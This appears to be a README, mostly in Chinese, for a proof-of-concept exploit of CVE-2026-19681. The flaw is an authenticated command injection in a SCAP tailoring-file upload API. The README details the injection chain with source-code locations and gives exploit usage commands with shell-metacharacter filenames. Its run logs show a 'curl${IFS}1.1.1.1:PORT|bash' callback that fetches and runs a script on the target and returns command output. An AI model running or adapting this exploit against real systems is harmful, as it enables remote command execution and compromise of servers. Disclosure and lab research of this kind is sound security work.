
 h00die/poc-cve-2026-19681
针对文件上传处理中认证后命令注入的概念验证漏洞利用,演示了通过 REST API 的两步攻击链,结合盲计时与基于回调的命令执行。


状态:已确认,基于 6.7.2-14.el9 实验室环境(2026-08-20)。通过 POST /rest/file/upload 暂存的文件名为 p;sleep${IFS}20;-EvvfJk(context 前缀携带元字符),随后 POST /rest/auditFile(type=scapLinux、version=1.2)恰好停滞 20.1 秒并返回错误 106("Error adding Tailoring file to SCAP zip file")——这是注入后正常的错误路径。执行发生在 zip -9Tj shell 命令内部,以 Web 服务用户身份运行。(根据 RPM 差异对比,已在 6.9.0 中修复;该漏洞至少在 6.7.2–6.8.x 中存在。)
两步利用链路,均受攻击者控制:
文件名控制 —— POST /rest/file 通过 Filesystem::saveTmp()(FilesystemLib.php:587)存储上传内容,该方法根据客户端原始的 context 参数构建磁盘文件名:tempnam($tmpDir, "$userID.$token." . $context . "-")。未知的 context 值会跳过所有内容校验(Files.php 中的 NOTICE 称之为"自 SC 4.x 以来完全开放"),但仍会被存储——因此 shell 元字符(;、$()、反引号)会保留在暂存文件名中。
注入点 —— 使用 type∈SCAP、version=1.2 的 POST /rest/auditFile 会进入定制(tailoring)分支(AuditFiles.php:163):$scapZipFile = $tmpDir . $params['filename'](完全由客户端控制)→ 第 2304 行的 AuditFileLib::addSCAPTailoringFile():$tmpZipFile = "{$tmpDir}/" . basename($scapZipFile) . ".zip" —— basename() 会去除 /,但不会去除 shell 元字符——随后未经转义地进入 exec("{$settings['CommandZIP']} -9Tj $tmpZipFile $newTailoringFilenameEsc")。
第二个同类注入点:extractFile() 中的 Files.php:360,即 exec("{$settings['CommandUNZIP']} -qq $filename -d $tmpDir/")。
两个 zip 命令均使用 escapeshellarg($tmpZipFile);Utility::execSafe()(argv 形式的 proc_open + -- 分隔符)取代了 unzip 的字符串 exec;并在 AuditFiles::applySCAPTailoringFile() 中新增了文件名校验(即 CVE-2026-19679)。
# blind timing check (sleep in the context prefix; no '/' needed)
./poc.py --target https://sc.lab --username analyst --password 'pass' --check

# run a command with output capture: the PoC serves the script over HTTP, injects a
# short curl|bash callback, and prints the POSTed-back output. Target must be able to
# reach this machine (same L2 in the lab).
./poc.py --target https://sc.lab --username analyst --password 'pass' --cmd whoami

# verbatim injection (no callback) — payload must fit ~47 chars
./poc.py --target https://sc.lab --username analyst --password 'pass' \
         --cmd 'touch${IFS}/tmp/pwned' --no-exfil
说明:
/rest/file/upload(multipart 字段 Filedata,context 表单字段)——在实验室中发现;其他构建版本可能不同,已对候选进行探测。tempnam() 会截断暂存名称前缀——context 仅约 50-55 个字符能保留(在实验室测得;hex-bootstrap 变体在载荷中途被截断)。p;sleep${IFS}20; 之类的短注入可以容纳;更长的内容则通过回调服务器传递。type=scapLinux|scapWindows、version=1.2、benchmarkName、dataStreamName(依据 AuditFiles::validateAdd);PARAM_FILENAME 仅拒绝 / 和不存在的文件,因此 ;/${IFS} 可以通过。实验室验证项(若失败会在脚本输出中标出):
SCAPTailoringFileParser(≥1 个 profile);若被拒绝,请换用真实的 SCAP 定制 datastream。type 字符串必须是 AuditFileLib::$validSCAPTypes 的成员(预期为 scap)。auditFile 请求体的确切键来自 AuditFiles::validateAdd();若 POST 返回参数错误,请相应调整。../cve-2026-19679/ —— 同一链路的输入校验部分(文件名净化),附带版本检测的差异比对。$ python3 cve-2026-19681.py --target https://2.2.2.2 --username user --password "user" --cmd whoami
[+] authenticated, token 20425636...
[*] callback server on 1.1.1.1:33755 — injecting 'curl${IFS}1.1.1.1:33755|bash' (target must reach this IP)
[+] staged audit zip as filename='p;curl${IFS}1.1.1.1:33755|bash;-g6LDro'
[*] stage 2: uploading SCAP tailoring file (context=tailoringFile)
[+] staged tailoring file as filename='tailoringFile-15xUAv'
[*] stage 3: POST /rest/auditFile — addSCAPTailoringFile() exec() fires
[*] HTTP 403 in 0.1s: {"type": "regular", "response": "", "error_code": 106, "error_msg": "Error adding Tailoring file to SCAP zip file.\n", "warnings": [], "timestamp": 1787236048}
[*] injection fired in 0.1s; waiting for callback output ...
[+] command output:
tns
$ python3 cve-2026-19681.py --target https://2.2.2.2 --username user --password "user" --cmd pwd
[+] authenticated, token 20958963...
[*] callback server on 1.1.1.1:36809 — injecting 'curl${IFS}1.1.1.1:36809|bash' (target must reach this IP)
[+] staged audit zip as filename='p;curl${IFS}1.1.1.1:36809|bash;-G7e1sg'
[*] stage 2: uploading SCAP tailoring file (context=tailoringFile)
[+] staged tailoring file as filename='tailoringFile-DQzq4v'
[*] stage 3: POST /rest/auditFile — addSCAPTailoringFile() exec() fires
[*] HTTP 403 in 0.1s: {"type": "regular", "response": "", "error_code": 106, "error_msg": "Error adding Tailoring file to SCAP zip file.\n", "warnings": [], "timestamp": 1787236116}
[*] injection fired in 0.1s; waiting for callback output ...
[+] command output:
/opt/sc/www
